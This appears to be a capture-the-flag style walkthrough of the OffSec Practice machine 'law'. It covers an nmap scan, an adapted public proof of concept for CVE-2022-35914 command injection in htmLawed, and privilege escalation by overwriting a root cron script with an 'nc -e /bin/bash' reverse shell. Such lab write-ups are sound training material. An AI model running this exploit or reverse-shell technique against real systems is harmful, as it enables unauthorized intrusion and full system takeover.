OffSec Practice

law(Intermediate)

Alif


Enumeration

Nmap

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/law]
└─$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Thu Jan 25 21:31:21 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 22,80 -oA nmap.out 192.168[redacted]
Nmap scan report for 192.168[redacted]
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: htmLawed (1.2.5) test
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 25 21:31:38 2024 -- 1 IP address (1 host up) scanned in 16.66 seconds
```

Port 80 (HTTP)

Upon looking around in the http server, I got this:



Getting the shell

So I saw that this is using the htmlawed framework, so I googled for an exploit and found this exploit on github: https://github.com/cosad3s/CVE-2022-35914-poc/blob/main/CVE-2022-35914.py

```python
#!/usr/bin/python
# -*- coding: utf-8 -*-

import argparse
from bs4 import BeautifulSoup
import requests
import sys
import re

requests.packages.urllib3.disable_warnings()

RED = '\x1b[91m'
BLUE = '\033[94m'
GREEN = '\033[32m'
ENDC = '\033[0m'

banner="""
  ______    _______     ___   __ ___  ___      ________  ___  _ _  _
 / ___\ \   / / ____|   |__ \ / _ \__ \|__ \    |___ / / __|/ _ \ | || |
| |    \ \ / /|  _| _____ __) | | | |_) | ) |____ |_ \___ \ (_) | | || |_
| |___  \ V / | |__|_____/ __/| |_| / __/ / __/_____|__) |__) \__, | |__   _|
 \____|  \_/  |_____|   |_____|\___/_____|_____|   |____/____/  /_/|_|  |_|
"""

def main():
    print(banner)
    parser = argparse.ArgumentParser(description='CVE-2022-35914 - GLPI - Command injection using a third-party library script')
    parser.add_argument('-u', type=str, required=True, dest='url', help = "URL to test")
    parser.add_argument('-c', type=str, required=False, dest='cmd', default = "id", help = "Command to launch (default: id)")
    parser.add_argument('-f', type=str, required=False, dest='hook', default = "exec", help = "PHP hook function (default: exec)")
    parser.add_argument('--check', action="store_true", dest='check', help = "Just check, no command execution.")
```

However, the exploit wont work just as is, will need to change the uri:

```python
    args = parser.parse_args()
    exploit(args.url, args.cmd, args.user_agent,args.check,args.hook)

def exploit(url,cmd,user_agent,check,hook):
    uri = "/vendor/htmlawed/htmlawed/htmLawedTest.php"
    headers = {'User-Agent': user_agent}

    session = requests.Session()
    response_part1 = session.get(str(url)+uri, verify=False, headers=headers)
    if (response_part1.status_code != 200):
```


Then I will need to blank it out:

```python
def exploit(url,cmd,user_agent,check,hook):
    uri = "/"
    headers = {'User-Agent': user_agent}

    session = requests.Session()
```

So now it works, and the default command id is running:

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/law]
└─$ python exploit.py -u http://[redacted]/

[+] Command output (Return code: 0):
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Next command to run is a reverse shell, so i will set a listener and run the exploit again:



To get the root, i ran a pspy64 script and noticed that a cleanup.sh is being run:

```
2024/01/25 22:28:45 CMD: UID=0     PID=3     |
2024/01/25 22:28:45 CMD: UID=0     PID=2     |
2024/01/25 22:28:45 CMD: UID=0     PID=1     | /sbin/init
2024/01/25 22:29:01 CMD: UID=0     PID=1119  | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0     PID=1120  | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0     PID=1121  | /bin/bash /var/www/cleanup.sh
2024/01/25 22:29:01 CMD: UID=0     PID=1122  | rm -rf /var/log/apache2/error.log
2024/01/25 22:29:01 CMD: UID=0     PID=1123  | /bin/bash /var/www/cleanup.sh
```

and cleanup does nothing but remove some logs:

```
^CExiting program ... (interrupt)
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
www-data@law:/dev/shm$
```

Im going to use echo to put in a reverse shell command:

```
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
www-data@law:/dev/shm$ echo "nc -e /bin/bash 192.168[redacted] 4567" > /var/www/cleanup.sh
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
nc -e /bin/bash 192.168[redacted] 4567
www-data@law:/dev/shm$ ./pspy64
```

Checking back on the listener, it ran and I got the root shell:

```
└─$ nc -nlvp 4567
listening on [any] 4567 ...
connect to [192.168[redacted]] from (UNKNOWN) [192.168[redacted]] 35958
id
uid=0(root) gid=0(root) groups=0(root)
```